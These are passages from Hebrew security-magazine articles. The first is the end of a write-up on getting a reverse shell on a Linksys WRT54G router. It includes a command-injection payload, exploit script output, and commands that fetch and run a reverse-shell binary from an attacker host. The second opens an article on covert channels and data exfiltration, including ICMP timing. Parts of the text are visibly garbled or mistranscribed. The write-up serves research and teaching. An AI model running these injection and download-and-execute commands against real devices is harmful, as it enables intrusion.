לאחר מכן נזכרתי במסמך Ping. הפלט שמופיע במסמך Ping זהה לזה שופיע בהרצה הפקודה ping. נשמע סביר שהפלט נכתב לקובץ ושרת ה-Web קורא אותו הקובץ את הפלט. פתחתי את ה-Disassemblers ו히פשתי עבור מחרוזות המכילות "/" אשר מעידות על נתיבי קבצים, ואת המחרוזת "ping":

Location	Label	Code Unit	String View	Stri...	Length	Is Word
A 0047da20	s_/_tmp/p...	ds "/tmp/ping.log"	"/tmp/ping.log"	string	14	true

Filter: /*ping*/

Auto Label
Include Alignment Nulls
Truncate If Needed

Offset: 0 Dec Preview:


Make String Make Char Array

מצאיתי את /tmp/ping.log/, זה מוכך להיות זה! בוא נבחן את זה:

```
In [1]: r = Router('192.169.1.1', ('admin', 'waddup'))
```

```
In [2]: r._run_shell_cmd('ps', with_output=True)
[*] Running: ;ps>/tmp/ping.log 2>&1;
[*] Issuing a firmware upgrade.
```

מדהים! עכשו ניתן לראות את הפלט שחוזר מהפקודות שלנו. אפיו ניתן לראות את עצמנו, PID 540 :



הדבר הבא שעשיתי היה להריץ /tmp/. Is על מנת לוודא שה-Shell נמצא שם ושהוא אכן Executable:

```
drwxr-xr-x 1 0 0 0 Jan 1 2000 var
lrwxrwxrwx 1 0 0 8 Jan 1 00:00 ldhclnt -> /sbin/rc
drwx----- 1 0 0 0 Jan 1 00:00 cron.d
-rw-r--r-- 1 0 0 8 Jan 1 01:22 action
-rw-r--r-- 1 0 0 36 Jan 1 00:00 crontab
-rw-r--r-- 1 0 0 88 Jan 1 02:33 udhcpd.leases
-rw-r--r-- 1 0 0 287 Jan 1 00:00 udhcpd.conf
-rw-r--r-- 1 0 0 40 Jan 1 00:00 nas.lan.conf
-rw-r--r-- 1 0 0 27 Jan 1 00:00 ses.log
lrwxrwxrwx 1 0 0 8 Jan 1 00:00 udhcpc -> /sbin/rc
-rw-r--r-- 1 0 0 33 Jan 1 00:00 nas.wan.conf
-rw-r--r-- 1 0 0 1 Jan 1 00:00 udhcpc.expires
-rw-r--r-- 1 0 0 1.7k Jan 1 00:00 .ipt
-rw-r--r-- 1 0 0 20 Jan 1 00:00 .out_rule
-rw-r--r-- 1 0 0 3.0k Jan 1 02:33 Success_u_s.asp
-rw-r--r-- 1 0 0 1.5k Jan 1 02:33 Fail_u_s.asp
-rwxr-xr-x 1 0 0 0 Jan 1 00:09 x
-rw-r--r-- 1 0 0 0 Jan 1 01:22 ping.log
drwxr-xr-x 1 503 503 76 Feb 8 2012 ..
drwxr-xr-x 1 0 0 0 Jan 1 2000 .
```

זהו אכן היה. ניסיתי להריץ אותו וקיברתי בחרזה SIGSEGV ב-log.ping. נראה שנכשלתי לкопל את הבינארי עברו הנטב.

קומפליזיה

חשוב לי לציין כי רציתי להיות מסוגל לקומפל ולהרץ **תוכנה משלי**. זהה הסיבה שבגאליה לא nisiiti להטיל Reverse Shell על ידי שימוש ב-`bash`, `nc`, `perl`, `python` וכו'. אף על פי שהאם הייתי רוצה, אף אחד מן הדברים האלה לא נמצא על הנתיב.

לאורך התהילה, למדתי של-SIMPSI, ארכיטקטורת המעבד אשר הנטב מרץ, יש המון וריאציות שונות ושיקימפול תוכנה עברו הרכיב הספציפי זהה עלול להיות אתגר גדול משחบทי.

כasher nigashti l-kempel at revshell.c, chabati shel ma shihiha uli' leushot hoa laheriz gcc uebor MIPS ozeho, ar tavi'i bagadol. Nisiti lahevir argomentim shonim - Compiler batkooa shachad mohem yftor li at habuia v'itzlich l-roz ul nntav mbeli l-kroso, af nisiti l-hatmash b-mesfer Compilers shonim, ar af achd mohem la habia at hashuva. Benosaf, nisiti laheriz kod asmbali shel MIPS.

לבסוף, גיליתי כי הספק של הנטב פרנס [Toolchain](#) אשר מכיל אוסף של כלים רלוונטיים לעבודה עם הרכבי. וביניהם Compiler-Compiler שהשתמשו בו על מנת לבנות תוכנות עבורן.

```
$ /opt/brcm/hndtools-mipsel-linux/bin/mipsel-linux-gcc -s -static  
revshell.c -o revshell  
$ file revshell  
revshell: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV),  
statically linked, for GNU/Linux 2.2.15, stripped
```

ונתנosa ונראה האם שימוש ב-chain Toolchain יצליח לזרע על הנטב בהצלחה

פתיחת Shell על הנתר:

```
(exploit-vENV) * exploit git:(master) python exploit.py --help
usage: exploit.py [-h] --host HOST [--username USERNAME] [--password PASSWORD] --attacker-host ATTACKER_HOST
                  [--attacker-handler-port ATTACKER_HANDLER_PORT] [--attacker-http-port ATTACKER_HTTP_PORT]

LinkSYS WRT54G Exploitation.


optional arguments:
-h, --help            show this help message and exit
--host HOST          Host of the router. (default: None)
--username USERNAME    Router's username. (default: admin)
--password PASSWORD    Router's password. (default: admin)
--attacker-host ATTACKER_HOST
                      Attacker's host. (default: None)
--attacker-handler-port ATTACKER_HANDLER_PORT
                      Reverse shell TCP handler port. (default: 4141)
--attacker-http-port ATTACKER_HTTP_PORT
                      HTTP server port to serve the reverse shell executable. (default: 8000)
(*) Exploiting Linksys WRT54G v9 192.169.1.1
(*) Exploiting a reverse shell executable.
(*) Running: python /tmp/X 192.169.1.100:8000/revshell -O/tmp/X
(*) Issuing a firmware upgrade.
(*) Making the reverse shell executable.
(*) Running: chmod +x /tmp/X;
(*) Issuing a firmware upgrade.
(*) Running: ./tmp/X 192.169.1.100 4141;
(*) Issuing a firmware upgrade.

[*] exploit git:(master) nc -l 4141
ps PID Uid Stat Command
  1 0 S init noinitrd
  2 0 S [keventd]
  3 0 S [ksoftirqd_CPU0]
  4 0 S [xfs]
  5 0 S [bdfflush]
  6 0 S [kupdated]
  7 0 S [mdblockd]
 22 0 S resetbutton
 57 0 S tftpd -s /tmp -c -l
 66 0 S udhcpd -p /tmp/udhcpd.conf
 69 0 S ssi -f
 73 0 S upnp -D -l -br0 -W wlan1 -S 0 -I 60 -A 180
 76 0 S udhcpd -i wlan1 -l br0 -p /var/run/wan_udhcpc.pid -s /tmp/
 86 0 S httpd
 89 0 S cron
1359 0 S sh -c cp /www/;/tmp/X 192.169.1.100 4141;_lang_pack/captm
1361 0 S /bin/sh
1362 0 R ps

[*] revshell git:(master) python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.169.1.1 - - [15/Jun/2021 14:05:47] "GET /revshell HTTP/1.1" 200 -
```

הרכבת קוד על נתב ביתית WRT54G

www.DigitalWhisper.co.il



כאשר ה-Shell נסגר, הבקשה חוזרת:

```
(exploit-venv) + exploit git:(master) python exploit.py --help
usage: exploit.py [-h] --host HOST [--username USERNAME] [--password PASSWORD] --attacker-host ATTACKER_HOST
                  [--attacker-handler-port ATTACKER_HANDLER_PORT] [--attacker-http-port ATTACKER_HTTP_PORT]

LinkSYS WRT54G Exploitation.

optional arguments:
  -h, --help            show this help message and exit
  --host HOST          Host of the router. (default: None)
  --username USERNAME  Router's username. (default: admin)
  --password PASSWORD  Router's password. (default: admin)
  --attacker-host ATTACKER_HOST
                        Attacker's host. (default: None)
  --attacker-handler-port ATTACKER_HANDLER_PORT
                        Reverse shell TCP handler port. (default: 4141)
  --attacker-http-port ATTACKER_HTTP_PORT
                        HTTP server port to serve the reverse shell executable. (default: 8000)

(exploit-venv) + exploit git:(master) python exploit.py --host 192.169.1.1 --attacker-host 192.169.1.100 --password wadup
[*] Exploiting Linksys WRT54G @ 192.169.1.1
[*] Exploiting reverse shell executable.
[*] Running: /wget http://192.169.1.100:8000/reverse -O/tmp/X;
[*] Running: ./reverse
[*] Making the reverse shell executable.
[*] Running: chmod +x /tmp/X;
[*] Issuing a firmware upgrade.
[*] Expanding reverse shell executable.
[*] Running: ./reverse
[*] Running: /bin/sh
[*] Issuing a firmware upgrade.
[*] Reverse shell exited!
(exploit-venv) + exploit git:(master)
```

ls -lah /

```
drwxr-xr-x 1 583 583 29 Feb 8 2012 usr
drwxr-xr-x 1 583 583 178 Feb 8 2012 sbin
drwxr-xr-x 1 583 583 402 Dec 28 2011 bin
drwxr-xr-x 1 583 583 199 Dec 28 2011 lib
drwxr-xr-x 1 583 583 8 Jan 1 00:00 dev
drwxr-xr-x 1 583 583 99 Feb 8 2012 etc
drwxr-xr-x 27 0 0 0 Jan 1 2000 proc
lrwxrwxr-x 1 583 583 7 Feb 8 2012 var -> tmp/var
drwxr-xr-x 1 583 583 0 Jan 1 2000 tmp
drwxr-xr-x 1 583 583 1.2k Feb 8 2012 www
drwxr-xr-x 1 583 583 98 Feb 8 2012 lib
echo PWNED!
PWNED!
^C
+ exploit git:(master) |
```

```
+ reverse git:(master) python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.169.1.1 - - [15/Jun/2021 14:05:47] "GET /reverse HTTP/1.1" 200 -
```

[Interactive Shell](#)

המשימה הושלמה! Shell אינטראקטיבי מלא!

סיכום

ניגשתי למחקר עם יעד ברור - הרצת קוד.

מלכתחילה, ידעת שאסור לי לה תפזר יתר על המידה או לשאוף להבין את כל המנגנוןים ברכיב, וכי הדבר הנכון לעשות הוא לסייע לצרי מחקר רלוונטיים להשתג המטרה. השתדלתי לחשב בצורה יצירתיות ותמיד לחפש דרכיים להגדיל את אחזתי ושליתתי ברכיב צעד אחר צעד, למשל על ידי השגת הפלט של הפיקודות או שימוש ב-&& על מנת לבסס את הצלחתן של פעולותי. הפונקציית שללא צריכה לחתת יותר מדי קרדיט למפתחים ושמוטב להציגם לפשוטות כי בסופו תופתע לגלוות שהחולשה היא בכלל בהליך שניי השפה.

תודה על הקריאה.

ה-Shell Repository של התקipa נמצא [כאן](#).

Website: elongl.github.io

Email: elongliks@gmail.com

Twitter: [@elongli](https://twitter.com/elongli)

Github: [elongl](https://github.com/elongl)

הרצת קוד על נתב ביתי WRT54G

www.DigitalWhisper.co.il

Data Exfiltration 101 - Basics & DNS Tunnelling

מאת מאור גורדון

הקדמה

בשנים האחרונות, אירע של דליפת מידע הפרק לאחד הפחדים הכי גדולים של כל ארגון, ולא בקץ: הנזק שנעשה לחברה שחוותה אירע זהה (בין אם מידע של משתמשים או קניין רוחני אחר) הוא עצום כלכלית ותדמיתית. חשוב לציין שהברורות גדולות הן לא אתר WordPress פשוט שמוקן על אחסון בשקל, והhoeצת מידע מター מחשבים שנמצאים ברשות פנימיות דורשת את מה שמתואר בסרטים בתוור - "לעברו מספר חומות-אש".

עסקים בינוניים וגדולים החלו להשתמש בתוכנות (או שירותים חיצוניים) שמטרתם להזות ולנטרל בזמן אמיתי כל ניסיון תקיפה, גישוש או גישה לא-מורשית בתוך הרשת (לדוג' מערכות IDS, DLP, מערכות EDR, ניתורי רשת, ולאחרונה גם כלו שימושים ב-AI). لكن, לחדר לרשת צו היא כמו להיכנס למבוך לייזרים - לא רק שזה לא פשוט להיכנס, זה גם לא פשוט להוציא שם מידע.



[מקור: Freepik]

כל שטובי הלויירים נעשו סבוכים ומורכבים יותר, תוקפים נאלצו למצוא שיטות יצירתיות יותר שייעברו את המבוך ויוציאו מידע מחשבים שונים שנמצאים תחת השגחה, וזאת מבלי להתריע על כך למנהל הדו של הארגון.

אר למצלמו (או לצערנו, תלוי איך אתם רואים את הסיטואציה), יש דברים שלא משתנים. מערכת DNS הבסיסית כמעט ולא עברה שינויים מאז ש-Paul Mockapetris המציא אותה בשנת 1983 (ואני יודע, כי

קראתי בעיון את כל ה-RFC שקשורים לכך. לא היו שינויים מסוימים. בשנת 1999, סר טים ברנרס-לי, הממציא של שפת HTML, אמר משפט מרתך בנוגע למערכות DNS:



"The Domain Name Server (DNS) is the **Achilles heel of the Web**. The important thing is that it's managed responsibly."

(Sir Tim Berners-Lee)

"מערכות DNS הן **עקב האכילס של הרשת**. הדבר הכי חשוב לגבייה הוא שיניהו אותן בצורה אחרת".

(סר טים ברנרס-לי)

(תמונה: Quartz)

ואכן, יש לו נקודת טובה - המערכת מהוा בסיס קרייטי לכל אדם שרצה לגלוש באינטרנט. במערכת ההפעלה Windows 10, גם אם יש חיבור לאינטרנט ולספק רשות, חוסר גישה לשרת DNS גורמת למערכת להציג סמל לפיו אין תקשורת אינטרנט כלל, זהה כי (לטענתם) אם אין DNS - אין חיבור אינטרנט בכלל. מערכות DNS שאינן מנוהלות כראוי עלולות להיות חור במבור הליזרים - דרך שבה תוקף יכול להוציא מידע ממוחשב (ונראה בהמשך גם איך עושים זאת).

במאמר זהה אסקור את הנושא של Data Exfiltration ממשטי נקודות מבט:

- **נקודות מבטו של מהנדס** - נאפיין את הנושא - מה מאפיין שיטה טובת להדלת מידע? האם יש שיטה מושלמת? אציג שיטות קיימות ונפוצות, וניתוח לגבי יתרונות וחסרונות המלווים בכל שיטה.
- **נקודות מבטו של תוקף** - נעבור על תהליך החשיבה ופתרון הבעיה לאחרי בנית מערכת משלו לביצוע Data Exfiltration שmbוססת על DNS Tunnelling, וمستמכת על העקרונות שיוגדרו בנקודת המבט של המהנדס. אסקור את פרוטוקול DNS, ואציג דרך שבה תוקף יכול להעביר מידע על ידי ניצול הפרוטוקול.

נקודות מבטן של המהנדס

בכובע המהנדס, נרצה להכיר את העקרונות הבסיסיים וכן כן גם שיטות קיימות לביצוע Data Exfiltration (כי למה למציא את הגלגל מחדש כשאפשר לקנות גלగלים קיימים ולשפר אותם?).



מה זה **Data Exfiltration** ?
Darren Kitchen, חוקר אבטחה והמייסד של Hak5, נתן הגדרה מרתתקת (וצינית להפליא) למושג "Data Exfiltration" (או "זליגת מידע" בעברית):

[מקור: 2 Team Fortress 2]



"Data Exfiltration is basically performing an [involuntary backup](#) to someone's computer."

(Darren Kitchen, Hak5 2112)

"בעיקרונו, זליגת מידע היא ביצוע [יבוי](#) לא-רצוני למחשב של מישחה".

(Darren Kitchen, Hak5 2112)

(תמונה: Twitter)

המושג "זליגת מידע" מתאר סט של שיטות ויכולות להשגת מידע רגיש וחסוי מהרשות של ארגון לידי של תוקף. זה קורה תחת ההנחה שהתקוף כבר נמצא בתוך הרשות, והוא מצא מחשב שמכיל את המידע הרצוי. התהילה יכול להיות ידני, על ידי תוקף בעל גישה פיזית למחשב, או מבוצע אוטומטית על ידי קוד משולב לרוב עם נזקה כלשהי.

כל תהילה שמתאר העתקת מידע אל מכשיר שאינו לו הרשות להחזיק במידע הנ"ל נחسب לתהילה זליגת מידע. לרוב, נרצה להשתמש ב-"ערוץ תקשורת" שאינו עליו הרבה השגחה, ולקודד אליו את המידע אותו נרצה להעביר. הוצאת המידע מהמחשב היא אמنم השלב האחרון בשרשראת תקיפות סייבר אך היא חשובה לא פחות מהשלבים שלפניהם.


از תוקף השיג גישה לרשות של ארגון גדול, ומוצא את המידע שהוא רוצה להוציא. מה כעת? צריך להבין איך לשלוח את המידע חזרה אל התקוף ובו זמינות להתחמק מתוכנות anti-exfiltration, תוכנות DLP (קייזור של Data Leak Prevention, תוכנות שנועדו לחפש ולעוצר זליגות מידע), תוכנות IDS (קייזור של Intrusion Detection System, לגילוי חירה לרשות), כלים לניטור הרשות וכו' (נפרט על כך בהמשך). כל התקיפה יכולה להיות לשווה אם לא ימצאו דרך להוציא מידע מהרשות של הארגון.

הבעיה - "הסוחר"


בשנת 1984, גוסטאבוס סימונס (Gustavus J. Simmons), קריפטוגרף ומתמטיקאי מוערך, כתב מאמר פורץ דרך שנקרא "בעיית האסירים והערוץ הסאבלימינלי" ([The Prisoners' Problem and the Subliminal](#)) (Channel).

בעיית האסירים

במאמר, הוא מציג את הבעיה שלנו באמצעות סיפור שנקרא "בעיית האסירים" (לא להתבלבל עם "דילמת האסיר" של תורת המשחקים):



שני אסירים נועלים בשני תאי מעצר שכמודים זה לזה והם מתכוונים את הבריחה שלהם. מותר להם לדבר אחד עם השני אבל הסוחר יכול לשמוע את השיחה שלהם. לדבר אחד עם השני זאת דרך התקשרות היחידה האפשרית בין שניהם. הם חייבים להיזהר - אם השומר יחוש שהם מתכוונים משהו, הוא עבריר אותם לתקאים רחוקים יותר, ובכך ימנע כל תקשורת ביניהם ויהרו את תוכנית הבריחה שלהם.



איך יכולים האסירים לתקשר ביניהם ולתכנן בריחה?

ניסיון פתרון #1: הצפנה

5. צפוף קיסר הוא צפוף הזרה, כרך ש-א' זה 'א (5 אותיותקדימה), 'ב' זה 'ז' וכוכ' :

+5 ↘	ת ש ר ק צ פ ע ס נ מ ל כ י ח ט ז ה ב ג ד א	א ג ד ה ז י ט כ ל מ נ ס ע פ צ ק ר ש ת א ב ג ד ה	5+ ↗
------	---	---	------

השומר אינו מודע להסדר זהה, רק שני האסירים מכירים את שיטת ההצפנה ולקן שניהם יכולים לתקשר ביניהם מבלתי שהשומר יבין את תוכן השיחה שלהם (אלו שימושם להם ומעונייניהם לתרגם את התקשרותם של האסירים **מוזמנים לעשות זאת**):



הסוחר מרחק בין האסירים!

אסירה 10: קמתכג צקיינ זפסי.

אסיר 02: בסצנה.

למרות שהסוחר לא מבין את תוכן השיכחה, חוסר היכולת שלו להבין אותם גורם לו לחשוד בהם. כתוצאה לכך הוא שם אותם בתאים רחוקים יותר ועוצר כל תקשורת ביניהם (הם לא יכולים לתקן ברירה עצמי). לכן, הצפנה לבדה היא לא פתרון לבעה.

ניסיון פתרון #2: ערז תקשורת סמי

מסויים למשפט גפוץ והגוני בעברית או למיללה הגיונית בעברית:

מיעוט מקודד	מיעוט מקורי
ה"	0
אני	+1
אתה	+2
אנחנו	+10

כasher achd haasirim amar mishpet smtachil b- "hi", natchil l'spovr at cmot ha'pumim shmilim mosimot chozrot ul'atzman.

כל פעם שהאסיר אומר "אני" נוסיף 1, כל פעם שהאסיר אומר "אתה" נוסיף 2 וכל פעם שהאסיר אומר " אנחנו" נוסיף 10 (נתחיל לספור רק מהרגע שבו האסיר אומר "ה'", כדי שלא נפסול שימוש רגיל במילים הבסיסיות הללו):

הערך המסתור	משפט מקודד
2	ה' אתה יודע מה השעה?
12	ה' רציתי לשאול אם אנחנו יוצאים מחר לבר כי אתה בעד נטייה לשאות הרבה.

מדובר בשיטה לא שגרתית בכלל להשתמש במילים בעברית בתורה שיטת קידוד למספרים (לא צריך לשלמודתי את זה לבגרות בלשון בכלל מקרה). באופן זהה לשיטה הראשונה, הסוחר אינו מודע לטבלת המשמעות של שיטת הקידוד שיצרו האסירים. האסירים הם היחידים שמכירים את השיטה ולכן הם אמרוים להיות היחידים שבבניהם זה את זה בעוד שאר האנשים ששוועים (כולל הסוחר) לא אמרוים לחשוד. כתע, אם ירצו לקבוע באיזו שעה להתחילה את החפירות למנהרה בשביל הבריחה, יוכל אחד מהם לומר משפט כמו המשפט הבא:



אסירה 01: ה', אנחנו נהיה בסדר, אל
תדאג, אנחנו נצא מפה בקרוב, אתה
תשמר על עצמן.

אסיר 02: אוקי.

והתוצאה? הסוחר מאשר את התקשרות בינם לביןם כי מבחינתו הוא לא רואה שנעשה פה שום דבר זמני. מבחינתו, זה משפט חיזוק מרגש ואופטימי למראות שהם כנראה לא ישחררו בזמן הקרוב (כי הם בכלל על פשע שעשו), אין סימנים גוראים לעין לתכנון בריחה מהכלא.

$$\begin{array}{l} \text{ה', } \underline{\text{אנחנו}} \text{ נהייה בסדר, אל תדאג,} \\ \text{ אנחנו נצא מפה בקרוב, } \underline{\text{אתה}} \text{ ← } \\ \text{תשמר על עצמן. } \end{array} \rightarrow \begin{array}{l} 10+10+2= \\ 22:00 \end{array}$$

האם זה אידיאלי? בוודאות לא. אבל לפחות זה עובד ...


הפתרון - ערוצי תקשורת סמיים

שליחת המידע המפורש דרך כל שיטה ברורה דומה יגרום לחסימתה המיידית של החבילה מלצתת מהרשת. לכן, יש צורך להשתמש בערוצים סמיים (Covert Channels: [CWE-514](#)) שמתארים כל שיטה שבה ניתן להעביר מידע לצורך לא בולטת מרשת הארגון. לרוב, עושים זאת על ידי שימוש בפרוטוקולי תקשורת לצורך לא שגרתי אך מותרת (Protocol Tunnelling: [MITRE T1572](#)). ערוצים סמיים נוטים לעקוף מערכות Access Control מסורתיות בגלל השימוש בהם.

הדוגמה לעיל היא גרסה בסיסית מאוד של שימוש בערוץ סודי - על ידי שימוש לא שגרתי (אך מורה) בשפה העברית, האסירים יכולים לתקשר ביניהם (ואף לעبور את מערכת ההגנה של הסופה).

ערוצי התקשרות הסמיים מתחלקים באופן גס לשני סוגים מרכזיים:

- **ערוצים סמיים מבוססי זמן (Covert Timing Channel):** [CWE-385](#) - ערוץ תקשורת שבוסס על זמן שליחת המידע. לדוגמה, שילוחו של אותו המידע פעם בדקה בשבייל לסמן '0' אצל התקף ופעמיים בדקה בשבייל לסמן '1'.
- **ערוצים סמיים מבוססי אחסון (Covert Storage Channel):** [CWE-515](#) - ערוץ תקשורת שבוסס על שינוי תוכן המידע הנשלח. לדוגמה, שינוי מידע אשר מוסתר בתחום HTTP Header.



The Perfect Balance: האיזון בין סודיות ל מהירות

דבר נוסף שחייב לציין לגבי ערוצי תקשורת סמיים זה שהם לא יעילים בכלל. כמות המידע שלרוב נשלח בשבייל להעברה בית בודד (B1) של מידע בערוץ סמי הוא שימושוותית גדול יותר בהשוואה לשימוש בפרוטוקולי תקשורת באופן שבו תוכנוו להיות בשימוש. מהירות העברת מידע באמצעות זליגת מידע הוא נמוך ביותר, עד לביטים בודדים ביום.

זה אונס לא יעיל בשבייל קבצים גדולים מאוד (אלא אם כן אתם לא ממהרים לשום מקום), אבל מהירות הנמוכה לא פוגעת ביכולת של המידע המודולף לגרום לנזק לארגון. מבין סוגים המידע הרגייש שניתן להעברה בקלות:

- מפתחות קריפטוגרפיים (גודל ממוצע של 256 ביט)
- תשובות לשאלות כן/לא (גודל של בית בודד)

- מספרי זהות, מספרי טלפון, תאריכים, קוד PIN...
- קבצים קטנים אחרים...



כאן נכנס קטע בעייתי - ככל שהשיטה להדפסת המידע תהיה יותר מהירה, וויתר מידע יעבור ביחידת זמן, כך גדל הסיכוי שיגלו את העורץ החסוי. הסיבה לכך היא כי מערכות ההגנה הארגוניות בודקות, בין היתר, קרייטריונים, זינוק בנפח המידע שהועבר ביחידת זמן. לדוגמה, מחשב משרד בארגון לרוב מorie ומעלה כ-10 MB מהאינטרנט ביום, וכך הוא עושה בדרך כלל. שינוי התנהוגותי בצריכת האינטרנט (כמו שימוש מאסיבי של 1 GB ביום - זינוק של 100x בצריכת האינטרנט) עלול להפעיל מנגןוני הגנה ולהרטיע אדמיניסטרטורים של המערכת.

Ping = שיטה לצלילת מידע?

דוגמא שתבהיר היבט את האיזון המדבר היא שימוש בהודעות ICMP על מנת להציג מידע מיידי ממחשב של ארגון אל מחשב של התקוף. ICMP הוא פרוטוקול שמשמש למטרת אבחון בעיות בראשת, ועל כן - לכל מכשיר שיש לו כתובת IP יש גם את יכולת לשלוח, לקבל ולעבד הודעות ICMP.

נניח שהיית רוצה להשתמש ב-ICMP בתוך עירך סמוני. אופצייה אחת היא להשתמש בכל ping (שאמור להיות מותקן בכל מחשב שמחובר לאינטרנט).

ניתן להשתמש בפקודה הבאה בשביל לשילוח חビילה בודדת של ICMP (נשתמש ב-"`-c`" על מנת לקבוע את כמות החבילות שיישלחו) לכתובת X.X.X (יש הבדלים סמנטיים בין הפקודה בלינוקס ונגזרותיה לבין הפקודה בוינדוס, נתיחס לסמנטיקה של ווינדוס):

```
C:\> ping -n 1 X.X.X.X
Pinging X.X.X.X with 32 bytes of data:
Reply from X.X.X.X: bytes=32 time<1ms TTL=128
```




היד! עכשו שיש ביכולתנו לשילוח פקודה בודדת למחשב חיצוני, אפשר לזמן את זה (וזאת תהיה דוגמה נחרצת לשימוש בערוצ סמי מובוס זמן):

$$\begin{array}{l} '0' = 1 \text{ ICMP Packet} \\ '1' = 2 \text{ ICMP Packets} \end{array}$$

שליחת שתי חבילות בטווח זמן מסויים מסמל 1 אצל התקוף, ושליחת חבילה אחת בטווח זמן מסויים מסמל 0 אצל התקוף. בדוגמה שלנו, בין כל רצף בקשות יש המtauנה של 5 שניות. בשיטה זו, שליחת בית בודד (8 סיביות) תדרוש עד 16 חבילות ICMP ותיקח 40 שניות (מהירות העברת מידע סמי: 0.025 B/s). לדוגמה, אם ארצה לשילוח את הרצף הבינארי "101" אעשה את הפעולות הבאות:

- ⇄ Send 2 ICMP Packets
- ⌚ Wait 5 Seconds
- ⇄ Send 1 ICMP Packet
- ⌚ Wait 5 Seconds
- ⇄ Send 2 ICMP Packets

מרגיש איתי? אין בעיה - ניתן להוריד את זמן המtauנה מ-5 שניות לחצי שנייה (ונגדיל את מהירות העברה פי 10). אמה מה, עכשו נעביר עד 16 חבילות ב-4 שניות, וגם אם החבילות נראות לגיטימיות לחלוטין, הקצב הגבוה שבו הן נוצרות ונשלחות מעורר חשד. זה אמרור להבהיר את הצורך באיזון בין מהירות העברת הנתונים לבין סודיות - העברת נתונים מהירה יותר עלולה להשפיע את הערוץ הסמי, אבל ערוץ סמי אמיתי יהיה בעל מהירות העברת נתונים נמוכה מאוד.



